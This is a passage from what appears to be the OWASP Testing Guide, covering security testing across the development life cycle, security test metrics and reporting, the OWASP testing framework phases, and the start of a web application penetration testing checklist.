parameters entering and exiting the components, these issues include authentication and authorization checks done by the component, protection of the data within the component, secure exception and error handling, and secure auditing and logging. Unit test frameworks such as Junit, Nunit, and CUnit can be adapted to verify security test requirements. In the case of security functional tests, unit level tests can test the functionality of security controls at the software component level, such as functions, methods, or classes. For example, a test case could validate input and output validation (e.g., variable sanitization) and boundary checks for variables by asserting the expected functionality of the component.

The threat scenarios identified with use and misuse cases can be used to document the procedures for testing software components. In the case of authentication components, for example, security unit tests can assert the functionality of setting an account lockout as well as the fact that user input parameters cannot be abused to bypass the account lockout (e.g., by setting the account lockout counter to a negative number). At the component level, security unit tests can validate positive assertions as well as negative assertions, such as errors and exception handling. Exceptions should be caught without leaving the system in an insecure state, such as potential denial of service caused by resources not being deallocated (e.g., connection handles not closed within a final statement block), as well as potential elevation of privileges (e.g., higher privileges acquired before the exception is thrown and not re-set to the previous level before exiting the function). Secure error handling can validate potential information disclosure via informative error messages and stack traces.

Unit level security test cases can be developed by a security engineer who is the subject matter expert in software security and is also responsible for validating that the security issues in the source code have been fixed and can be checked into the integrated system build. Typically, the manager of the application builds also makes sure that third-party libraries and executable files are security assessed for potential vulnerabilities before being integrated in the application build.

Threat scenarios for common vulnerabilities that have root causes in insecure coding can also be documented in the developer's security testing guide. When a fix is implemented for a coding defect identified with source code analysis, for example, security test cases can verify that the implementation of the code change follows the secure coding requirements documented in the secure coding standards.

Source code analysis and unit tests can validate that the code change mitigates the vulnerability exposed by the previously identified coding defect. The results of automated secure

code analysis can also be used as automatic check-in gates for version control: software artifacts cannot be checked into the build with high or medium severity coding issues.

Functional Testers' Security Tests

Security Testing During the Integration and Validation Phase: Integrated System Tests and Operation Tests

The main objective of integrated system tests is to validate the "defense in depth" concept, that is, that the implementation of security controls provides security at different layers. For example, the lack of input validation when calling a component integrated with the application is often a factor that can be tested with integration testing.

The integration system test environment is also the first environment where testers can simulate real attack scenarios as can be potentially executed by a malicious external or internal user of the application. Security testing at this level can validate whether vulnerabilities are real and can be exploited by attackers. For example, a potential vulnerability found in source code can be rated as high risk because of the exposure to potential malicious users, as well as because of the potential impact (e.g., access to confidential information). Real attack scenarios can be tested with both manual testing techniques and penetration testing tools. Security tests of this type are also referred to as ethical hacking tests. From the security testing perspective, these are risk driven tests and have the objective to test the application in the operational environment. The target is the application build that is representative of the version of the application being deployed into production.

The execution of security in the integration and validation phase is critical to identifying vulnerabilities due to integration of components as well as validating the exposure of such vulnerabilities. Since application security testing requires a specialized set of skills, which includes both software and security knowledge and is not typical of security engineers, organizations are often required to security-train their software developers on ethical hacking techniques, security assessment procedures and tools. A realistic scenario is to develop such resources in-house and document them in security testing guides and procedures that take into account the developer's security testing knowledge. A so called "security test cases cheat list or check-list", for example, can provide simple test cases and attack vectors that can be used by testers to validate exposure to common vulnerabilities such as spoofing, information disclosures, buffer overflows, format strings, SQL injection and XSS injection, XML, SOAP, canonicalization issues, denial of service and managed code and ActiveX controls (e.g., .NET). A

first battery of these tests can be performed manually with a very basic knowledge of software security. The first objective of security tests might be the validation of a set of minimum security requirements. These security test cases might consist of manually forcing the application into error and exceptional states, and gathering knowledge from the application behavior. For example, SQL injection vulnerabilities can be tested manually by injecting attack vectors through user input and by checking if SQL exceptions are thrown back the user. The evidence of a SQL exception error might be a manifestation of a vulnerability that can be exploited. A more in-depth security test might require the tester's knowledge of specialized testing techniques and tools. Besides source code analysis and penetration testing, these techniques include, for example, source code and binary fault injection, fault propagation analysis and code coverage, fuzz testing, and reverse engineering. The security testing guide should provide procedures and recommend tools that can be used by security testers to perform such in-depth security assessments.

The next level of security testing after integration system tests is to perform security tests in the user acceptance environment. There are unique advantages to performing security tests in the operational environment. The user acceptance tests environment (UAT) is the one that is most representative of the release configuration, with the exception of the data (e.g., test data is used in place of real data). A characteristic of security testing in UAT is testing for security configuration issues. In some cases these vulnerabilities might represent high risks. For example, the server that hosts the web application might not be configured with minimum privileges, valid SSL certificate and secure configuration, essential services disabled and web root directory not cleaned from test and administration web pages.

2.5 Security Test Data Analysis and Reporting

Goals for Security Test Metrics and Measurements

The definition of the goals for the security testing metrics and measurements is a pre-requisite for using security testing data for risk analysis and management processes. For example, a measurement such as the total number of vulnerabilities found with security tests might quantify the security posture of the application. These measurements also help to identify security objectives for software security testing: for example, reducing the number of vulnerabilities to an acceptable number (minimum) before the application is deployed into production.

Another manageable goal could be to compare the application security posture against a

baseline to assess improvements in application security processes. For example, the security metrics baseline might consist of an application that was tested only with penetration tests. The security data obtained from an application that was also security tested during coding should show an improvement (e.g., fewer number of vulnerabilities) when compared with the baseline.

In traditional software testing, the number of software defects, such as the bugs found in an application, could provide a measure of software quality. Similarly, security testing can provide a measure of software security. From the defect management and reporting perspective, software quality and security testing can use similar categorizations for root causes and defect remediation efforts. From the root cause perspective, a security defect can be due to an error in design (e.g., security flaws) or due to an error in coding (e.g., security bug). From the perspective of the effort required to fix a defect, both security and quality defects can be measured in terms of developer hours to implement the fix, the tools and resources required to fix, and, finally, the cost to implement the fix.

A characteristic of security test data, compared to quality data, is the categorization in terms of the threat, the exposure of the vulnerability, and the potential impact posed by the vulnerability to determine the risk. Testing applications for security consists of managing technical risks to make sure that the application countermeasures meet acceptable levels. For this reason, security testing data needs to support the security risk strategy at critical checkpoints during the SDLC. For example, vulnerabilities found in source code with source code analysis represent an initial measure of risk. Such measure of risk (e.g., high, medium, low) for the vulnerability can be calculated by determining the exposure and likelihood factors and, further, by validating such vulnerability with penetration tests. The risk metrics associated to vulnerabilities found with security tests empower business management to make risk management decisions, such as to decide whether risks can be accepted, mitigated, or transferred at different levels within the organization (e.g., business as well as technical).

When evaluating the security posture of an application, it is important to take into consideration certain factors, such as the size of the application being developed. Application size has been statistically proven to be related to the number of issues found in the application with tests. One measure of application size is the number of line of code (LOC) of the application. Typically, software quality defects range from about 7 to 10 defects per thousand lines of new and changed code [21]. Since testing can reduce the overall number by about 25% with one test alone, it is logical for larger size applications to be tested more and more often than smaller size applications.

When security testing is done in several phases of the SDLC, the test data could prove the capability of the security tests in detecting vulnerabilities as soon as they are introduced, and prove the effectiveness of removing them by implementing countermeasures at different checkpoints of the SDLC. A measurement of this type is also defined as “containment metrics” and provides a measure of the ability of a security assessment performed at each phase of the development process to maintain security within each phase. These containment metrics are also a critical factor in lowering the cost of fixing the vulnerabilities, since it is less expensive to deal with the vulnerabilities when they are found (in the same phase of the SDLC), rather then fixing them later in another phase.

Security test metrics can support security risk, cost, and defect management analysis when it is associated with tangible and timed goals such as:

- Reducing the overall number of vulnerabilities by 30%
- Security issues are expected to be fixed by a certain deadline (e.g., before beta release)

Security test data can be absolute, such as the number of vulnerabilities detected during manual code review, as well as comparative, such as the number of vulnerabilities detected in code reviews vs. penetration tests. To answer questions about the quality of the security process, it is important to determine a baseline for what could be considered acceptable and good.

Security test data can also support specific objectives of the security analysis such as compliance with security regulations and information security standards, management of security processes, the identification of security root causes and process improvements, and security costs vs. benefits analysis.

When security test data is reported it has to provide metrics to support the analysis. The scope of the analysis is the interpretation of test data to find clues about the security of the software being produced as well the effectiveness of the process. Some examples of clues supported by security test data can be:

- Are vulnerabilities reduced to an acceptable level for release?
- How does the security quality of this product compare with similar software products?
- Are all security test requirements being met?
- What are the major root causes of security issues?
- How numerous are security flaws compared to security bugs?
- Which security activity is most effective in finding vulnerabilities?

- Which team is more productive in fixing security defects and vulnerabilities?
- Which percentage of overall vulnerabilities are high risk?
- Which tools are most effective in detecting security vulnerabilities?
- Which kind of security tests are most effective in finding vulnerabilities (e.g., white box vs. black box) tests?
- How many security issues are found during secure code reviews?
- How many security issues are found during secure design reviews?

In order to make a sound judgment using the testing data, it is important to have a good understanding of the testing process as well as the testing tools. A tool taxonomy should be adopted to decide which security tools should be used. Security tools can be qualified as being good at finding common known vulnerabilities targeting different artifacts. The issue is that the unknown security issues are not tested: the fact that you come out clean it does not mean that your software or application is good. Some studies [22] have demonstrated that, at best, tools can find 45% of overall vulnerabilities.

Even the most sophisticated automation tools are not a match for an experienced security tester: just relying on successful test results from automation tools will give security practitioners a false sense of security. Typically, the more experienced the security testers are with the security testing methodology and testing tools, the better the results of the security test and analysis will be. It is important that managers making an investment in security testing tools also consider an investment in hiring skilled human resources as well as security test training.

Reporting Requirements

The security posture of an application can be characterized from the perspective of the effect, such as number of vulnerabilities and the risk rating of the vulnerabilities, as well as from the perspective of the cause (i.e., origin) such as coding errors, architectural flaws, and configuration issues.

Vulnerabilities can be classified according to different criteria. This can be a statistical categorization, such as the OWASP Top 10 and WASC (Web Application Security Statistics) project, or related to defensive controls as in the case of WASF (Web Application Security Framework) categorization.

When reporting security test data, the best practice is to include the following

information, besides the categorization of each vulnerability by type:

- The security threat that the issue is exposed to
- The root cause of security issues (e.g., security bugs, security flaw)
- The testing technique used to find it
- The remediation of the vulnerability (e.g., the countermeasure)
- The risk rating of the vulnerability (High, Medium, Low)

By describing what the security threat is, it will be possible to understand if and why the mitigation control is ineffective in mitigating the threat.

Reporting the root cause of the issue can help pinpoint what needs to be fixed: in the case of a white box testing, for example, the software security root cause of the vulnerability will be the offending source code.

Once issues are reported, it is also important to provide guidance to the software developer on how to re-test and find the vulnerability. This might involve using a white box testing technique (e.g., security code review with a static code analyzer) to find if the code is vulnerable. If a vulnerability can be found via a black box technique (penetration test), the test report also needs to provide information on how to validate the exposure of the vulnerability to the front end (e.g., client).

The information about how to fix the vulnerability should be detailed enough for a developer to implement a fix. It should provide secure coding examples, configuration changes, and provide adequate references.

Finally the risk rating helps to prioritize the remediation effort. Typically, assigning a risk rating to the vulnerability involves a risk analysis based upon factors such as impact and exposure.

Business Cases

For the security test metrics to be useful, they need to provide value back to the organization's security test data stakeholders, such as project managers, developers, information security offices, auditors, and chief information officers. The value can be in terms of the business case that each project stakeholder has in terms of role and responsibility.

Software developers look at security test data to show that software is coded more securely and efficiently, so that they can make the case of using source code analysis tools as well as following secure coding standards and attending software security training.

Project managers look for data that allows them to successfully manage and utilize security testing activities and resources according to the project plan. To project managers, security test data can show that projects are on schedule and moving on target for delivery dates and are getting better during tests.

Security test data also helps the business case for security testing if the initiative comes from information security officers (ISOs). For example, it can provide evidence that security testing during the SDLC does not impact the project delivery, but rather reduces the overall workload needed to address vulnerabilities later in production.

To compliance auditors, security test metrics provide a level of software security assurance and confidence that security standard compliance is addressed through the security review processes within the organization.

Finally, Chief Information Officers (CIOs) and Chief Information Security Officers (CISOs), responsible for the budget that needs to be allocated in security resources, look for derivation of a cost/benefit analysis from security test data to make informed decisions on which security activities and tools to invest. One of the metrics that support such analysis is the Return On Investment (ROI) in Security [23]. To derive such metrics from security test data, it is important to quantify the differential between the risk due to the exposure of vulnerabilities and the effectiveness of the security tests in mitigating the security risk, and factor this gap with the cost of the security testing activity or the testing tools adopted.

3. The OWASP Testing Framework

3.1 Overview

This section describes a typical testing framework that can be developed within an organization. It can be seen as a reference framework that comprises techniques and tasks that are appropriate at various phases of the software development life cycle (SDLC). Companies and project teams can use this model to develop their own testing framework and to scope testing services from vendors. This framework should not be seen as prescriptive, but as a flexible approach that can be extended and molded to fit an organization's development process and culture.

This section aims to help organizations build a complete strategic testing process, and is not aimed at consultants or contractors who tend to be engaged in more tactical, specific areas of testing.

It is critical to understand why building an end-to-end testing framework is crucial to assessing and improving software security. Howard and LeBlanc note in *Writing Secure Code* that issuing a security bulletin costs Microsoft at least $100,000, and it costs their customers collectively far more than that to implement the security patches. They also note that the US government's CyberCrime web site (http://www.justice.gov/criminal/cybercrime/) details recent criminal cases and the loss to organizations. Typical losses far exceed USD $100,000.

With economics like this, it is little wonder why software vendors move from solely performing black box security testing, which can only be performed on applications that have already been developed, to concentrate on the early cycles of application development such as definition, design, and development.

Many security practitioners still see security testing in the realm of penetration testing. As discussed before, while penetration testing has a role to play, it is generally inefficient at finding bugs, and relies excessively on the skill of the tester. It should only be considered as an implementation technique, or to raise awareness of production issues. To improve the security of applications, the security quality of the software must be improved. That means testing the security at the definition, design, develop, deploy, and maintenance stages, and not relying on the costly strategy of waiting until code is completely built.

As discussed in the introduction of this document, there are many development

methodologies such as the Rational Unified Process, eXtreme and Agile development, and traditional waterfall methodologies. The intent of this guide is to suggest neither a particular development methodology nor provide specific guidance that adheres to any particular methodology. Instead, we are presenting a generic development model, and the reader should follow it according to their company process.

This testing framework consists of the following activities that should take place:

- Before development begins
- During definition and design
- During development
- During deployment
- Maintenance and operations

3.2 Phase 1: Before Development Begins

Before application development has started:

- Test to ensure that there is an adequate SDLC where security is inherent
- Test to ensure that the appropriate policy and standards are in place for the development team
- Develop the metrics and measurement criteria

Phase 1A: Review Policies and Standards

Ensure that there are appropriate policies, standards, and documentation in place. Documentation is extremely important as it gives development teams guidelines and policies that they can follow.

People can only do the right thing if they know what the right thing is.

If the application is to be developed in Java, it is essential that there is a Java secure coding standard. If the application is to use cryptography, it is essential that there is a cryptography standard. No policies or standards can cover every situation that the development team will face. By documenting the common and predictable issues, there will be fewer decisions that need to be made during the development process.

Phase 1B: Develop Measurement and Metrics Criteria (Ensure Traceability)

Before development begins, plan the measurement program. By defining criteria that need to be

measured, it provides visibility into defects in both the process and product. It is essential to define the metrics before development begins, as there may be a need to modify the process in order to capture the data.

3.3 Phase 2: During Definition and Design

Phase 2A: Review Security Requirements

Security requirements define how an application works from a security perspective. It is essential that the security requirements be tested. Testing in this case means testing the assumptions that are made in the requirements, and testing to see if there are gaps in the requirements definitions.

For example, if there is a security requirement that states that users must be registered before they can get access to the whitepapers section of a website, does this mean that the user must be registered with the system, or should the user be authenticated? Ensure that requirements are as unambiguous as possible.

When looking for requirements gaps, consider looking at security mechanisms such as:

- User Management (password reset etc.)
- Authentication
- Authorization
- Data Confidentiality
- Integrity
- Accountability
- Session Management
- Transport Security
- Tiered System Segregation
- Privacy

Phase 2B: Review Design and Architecture

Applications should have a documented design and architecture. By documented, we mean models, textual documents, and other similar artifacts. It is essential to test these artifacts to ensure that the design and architecture enforce the appropriate level of security as defined in

the requirements.

Identifying security flaws in the design phase is not only one of the most cost-efficient places to identify flaws, but can be one of the most effective places to make changes. For example, if it is identified that the design calls for authorization decisions to be made in multiple places, it may be appropriate to consider a central authorization component. If the application is performing data validation at multiple places, it may be appropriate to develop a central validation framework (fixing input validation in one place, rather than in hundreds of places, is far cheaper).

If weaknesses are discovered, they should be given to the system architect for alternative approaches.

Phase 2C: Create and Review UML Models

Once the design and architecture is complete, build Unified Modeling Language (UML) models that describe how the application works. In some cases, these may already be available. Use these models to confirm with the systems designers an exact understanding of how the application works. If weaknesses are discovered, they should be given to the system architect for alternative approaches.

Phase 2D: Create and Review Threat Models

Armed with design and architecture reviews, and the UML models explaining exactly how the system works, undertake a threat modeling exercise. Develop realistic threat scenarios. Analyze the design and architecture to ensure that these threats have been mitigated, accepted by the business, or assigned to a third party, such as an insurance firm. When identified threats have no mitigation strategies, revisit the design and architecture with the systems architect to modify the design.

3.4 Phase 3: During Development

Theoretically, development is the implementation of a design. However, in the real world, many design decisions are made during code development. These are often smaller decisions that were either too detailed to be described in the design, or in other cases, issues where no policy or standard guidance was offered. If the design and architecture were not adequate, the developer

will be faced with many decisions. If there were insufficient policies and standards, the developer will be faced with even more decisions.

Phase 3A: Code Walkthroughs

The security team should perform a code walkthrough with the developers, and in some cases, the system architects. A code walkthrough is a high-level walkthrough of the code where the developers can explain the logic and flow of the implemented code. It allows the code review team to obtain a general understanding of the code, and allows the developers to explain why certain things were developed the way they were.

The purpose is not to perform a code review, but to understand at a high level the flow, the layout, and the structure of the code that makes up the application.

Phase 3B: Code Reviews

Armed with a good understanding of how the code is structured and why certain things were coded the way they were, the tester can now examine the actual code for security defects.

Static code reviews validate the code against a set of checklists, including:

- Business requirements for availability, confidentiality, and integrity.
- OWASP Guide or Top 10 Checklists (depending on the depth of the review) for technical exposures.
- Specific issues relating to the language or framework in use, such as the Scarlet paper for PHP or Microsoft Secure Coding checklists for ASP.NET.
- Any industry specific requirements, such as Sarbanes-Oxley 404, COPPA, ISO 17799, APRA, HIPAA, Visa Merchant guidelines, or other regulatory regimes.

In terms of return on resources invested (mostly time), static code reviews produce far higher quality returns than any other security review method, and rely least on the skill of the reviewer, within reason. However, they are not a silver bullet, and need to be considered carefully within a full-spectrum testing regime.

For more details on OWASP checklists, please refer to OWASP Guide for Secure Web Applications, or the latest edition of the OWASP Top 10.

3.5 Phase 4: During Deployment

Phase 4A: Application Penetration Testing

Having tested the requirements, analyzed the design, and performed code review, it might be assumed that all issues have been caught. Hopefully, this is the case, but penetration testing the application after it has been deployed provides a last check to ensure that nothing has been missed.

Phase 4B: Configuration Management Testing

The application penetration test should include the checking of how the infrastructure was deployed and secured. While the application may be secure, a small aspect of the configuration could still be at a default install stage and vulnerable to exploitation.

3.6 Phase 5: Maintenance and Operations

Phase 5A: Conduct Operational Management Reviews

There needs to be a process in place which details how the operational side of both the application and infrastructure is managed.

Phase 5B: Conduct Periodic Health Checks


Monthly or quarterly health checks should be performed on both the application and infrastructure to ensure no new security risks have been introduced and that the level of security is still intact.

Phase 5C: Ensure Change Verification

After every change has been approved and tested in the QA environment and deployed into the production environment, it is vital that, as part of the change management process, the change is checked to ensure that the level of security hasn't been affected by the change.

3.7 A Testing SDLC Testing Workflow

The following figure shows a typical SDLC Testing Workflow.


OWASP Testing Framework Work Flow
Before Development
Review SDLC Process
Policy Review
Standards Review
Definition And Design
Requirements Review
Design and Architecture Review
Create / Review\ UML Models
Create / Review\ Threat Models
Development
Code Review
Code Walkthroughs
Unit and System Tests
Deployment
Penetration Testing
Configuration Management Reviews
Unit and System Tests
Acceptance Tests
Maintenance
Change Verification
Health Checks
Operational Management Reviews
Regression Tests
Metrics Criteria Measurement Traceablity

4. Web Application Penetration Testing

4.1 Testing: Introduction and Objectives

This Chapter describes the OWASP Web Application Penetration testing methodology and explains how to test each vulnerability.

What is Web Application Penetration Testing?

A penetration test is a method of evaluating the security of a computer system or network by simulating an attack. A Web Application Penetration Test focuses only on evaluating the security of a web application.

The process involves an active analysis of the application for any weaknesses, technical flaws, or vulnerabilities. Any security issues that are found will be presented to the system owner together with an assessment of their impact and often with a proposal for mitigation or a technical solution.

What is a vulnerability?

A vulnerability is a flaw or weakness in a system's design, implementation, or operation and management that could be exploited to violate the system's security policy. A threat is a potential attack that, by exploiting a vulnerability, may harm the assets owned by an application (resources of value, such as the data in a database or in the file system). A test is an action that tends to show a vulnerability in the application.

Our approach in writing this guide

The OWASP approach is Open and Collaborative:

- Open: every security expert can participate with his or her experience in the project. Everything is free.
- Collaborative: we usually perform brainstorming before the articles are written so we can share our ideas and develop a collective vision of the project. That means rough consensus, wider audience and participation.

This approach tends to create a defined Testing Methodology that will be:

- Consistent
- Reproducible
- Under quality control

The problems that we want to be addressed are:

- Document all
- Test all

We think it is important to use a method to test all known vulnerabilities and document all the pen test activities.

What is the OWASP testing methodology?

Penetration testing will never be an exact science where a complete list of all possible issues that should be tested can be defined. Indeed, penetration testing is only an appropriate technique for testing the security of web applications under certain circumstances. The goal is to collect all the possible testing techniques, explain them, and keep the guide updated.

The OWASP Web Application Penetration Testing method is based on the black box approach. The tester knows nothing or very little information about the application to be tested. The testing model consists of:

- Tester: Who performs the testing activities
- Tools and methodology: The core of this Testing Guide project
- Application: The black box to test

The test is divided into 2 phases:

- Passive mode: in the passive mode, the tester tries to understand the application's logic, and plays with the application. Tools can be used for information gathering, for example, an HTTP proxy to observe all the HTTP requests and responses. At the end of this phase, the tester should understand all the access points (*gates*) of the application (e.g., HTTP headers, parameters, and cookies). The Information Gathering section explains how to perform a passive mode test. For example, the tester could find the following:

  https://www.example.com/login/Authentic_Form.html

This may indicate an authentication form in which the application requests a username and a password.

The following parameters represent two access points (gates) to the application:

http://www.example.com/Appx.jsp?a=1&b=1

In this case, the application shows two gates (parameters a and b). All the gates found in this phase represent a point of testing. A spreadsheet with the directory tree of the application and

all the access points would be useful for the second phase.

- Active mode: in this phase, the tester begins to test using the methodology described in the follow paragraphs.
- We have split the set of active tests in 9 sub-categories for a total of 66 controls:
- Configuration Management Testing
- Business Logic Testing
- Authentication Testing
- Session Management Testing
- Authorization testing
- Data Validation Testing
- Denial of Service Testing
- Web Services Testing
- Ajax Testing

4.1.1 Testing Checklist

The following is the list of controls to test during the assessment:

Information Gathering			
Category	Ref. Number	Test Name	Vulnerability
OWASP-IG-001	4.2.1	Spiders, Robots and Crawlers	N.A.
OWASP-IG-002	4.2.2	Search Engine Discovery/Reconnaissance	N.A.
OWASP-IG-003	4.2.3	Identify application entry points	N.A.
OWASP-IG-004	4.2.4	Testing for Web Application Fingerprint	N.A.
OWASP-IG-005	4.2.5	Application	N.A.

OWASP-IG-006	4.2.6	Discovery Analysis of Error Codes	Information Disclosure

Configuration Management Testing

OWASP-CM-001 - 4.3.1 SSL/TLS Testing (SSL Version, Algorithms, Key length, Digital Cert. Validity) - SSL Weakness

OWASP-CM-002 - 4.3.2 DB Listener Testing - DB Listener weak

OWASP-CM-003 - 4.3.3 Infrastructure Configuration Management Testing - Infrastructure Configuration management weakness

OWASP-CM-004 - 4.3.4 Application Configuration Management Testing - Application Configuration management weakness

OWASP-CM-005 - 4.3.5 Testing for File Extensions Handling - File extensions handling

OWASP-CM-006 - 4.3.6 Old, backup and unreferenced files - Old, backup and unreferenced files

OWASP-CM-007 - 4.3.7 Infrastructure and Application Admin Interfaces - Access to Admin interfaces

OWASP-CM-008 - 4.3.8 Testing for HTTP Methods and XST - HTTP Methods enabled, XST permitted, HTTP Verb

Authentication Testing

OWASP-AT-001 - 4.4.1 Credentials transport over an encrypted channel - Credentials transport over an encrypted channel

OWASP-AT-002 - 4.4.2 Testing for user enumeration - User enumeration

OWASP-AT-003 - 4.4.3 Testing for Guessable (Dictionary) User Account - Guessable user account

OWASP-AT-004 - 4.4.4 Brute Force Testing - Credentials Brute forcing

OWASP-AT-005 - 4.4.5 Testing for bypassing authentication schema - Bypassing authentication schema

OWASP-AT-006 - 4.4.6 Testing for vulnerable remember password and pwd reset - Vulnerable remember password, weak pwd reset

OWASP-AT-007 - 4.4.7 Testing for Logout and Browser Cache Management - - Logout function not properly implemented, browser cache weakness

OWASP-AT-008 - 4.4.8 Testing for CAPTCHA - Weak Captcha implementation

OWASP-AT-009 - 4.4.9 Testing Multiple Factors Authentication - Weak Multiple Factors Authentication

OWASP-AT-010 - 4.4.10 Testing for Race Conditions - Race Conditions vulnerability

Session Management

OWASP-SM-001 - 4.5.1 Testing for Session Management Schema - Bypassing Session Management Schema, Weak Session Token

OWASP-SM-002 - 4.5.2 Testing for Cookies attributes - Cookies are set not 'HTTP Only', 'Secure', and no time validity

OWASP-SM-003 - 4.5.3 Testing for Session Fixation - Session Fixation

OWASP-SM-004 - 4.5.4 Testing for Exposed Session Variables - Exposed sensitive session variables

OWASP-SM-005 - 4.5.5 Testing for CSRF - CSRF

Authorization Testing

OWASP-AZ-001 - 4.6.1 Testing for Path Traversal - Path Traversal

OWASP-AZ-002 - 4.6.2 Testing for bypassing authorization schema - Bypassing authorization schema

OWASP-AZ-003 - 4.6.3 Testing for Privilege Escalation - Privilege Escalation

Business logic testing

OWASP-BL-001 - 4.7 Testing for Business Logic - Bypassable business logic

Data Validation Testing

OWASP-DV-001 - 4.8.1 Testing for Reflected Cross Site Scripting - Reflected XSS

OWASP-DV-002 - 4.8.2 Testing for Stored Cross Site Scripting - Stored XSS

OWASP-DV-003 - 4.8.3 Testing for DOM based Cross Site Scripting - DOM XSS

OWASP-DV-004 - 4.8.4 Testing for Cross Site Flashing - Cross Site Flashing

OWASP-DV-005 - 4.8.5 SQL Injection - SQL Injection

OWASP-DV-006 - 4.8.6 LDAP Injection - LDAP Injection

OWASP-DV-007 - 4.8.7 ORM Injection - ORM Injection

OWASP-DV-008 - 4.8.8 XML Injection - XML Injection

OWASP-DV-009 - 4.8.9 SSI Injection - SSI Injection

OWASP-DV-010 - 4.8.10 XPath Injection - XPath Injection

OWASP-DV-011 - 4.8.11 IMAP/SMTP Injection - IMAP/SMTP Injection

OWASP-DV-012 - 4.8.12 Code Injection - Code Injection

OWASP-DV-013 - 4.8.13 OS Commanding - OS Commanding

OWASP-DV-014 - 4.8.14 Buffer overflow - Buffer overflow

OWASP-DV-015 - 4.8.15 Incubated vulnerability - Incubated vulnerability

OWASP-DV-016 - 4.8.16 Testing for HTTP Splitting/Smuggling - HTTP Splitting, Smuggling

Denial of Service Testing

OWASP-DS-001 - 4.9.1 Testing for SQL Wildcard Attacks - SQL Wildcard vulnerability

OWASP-DS-002 - 4.9.2 Locking Customer Accounts - Locking Customer Accounts

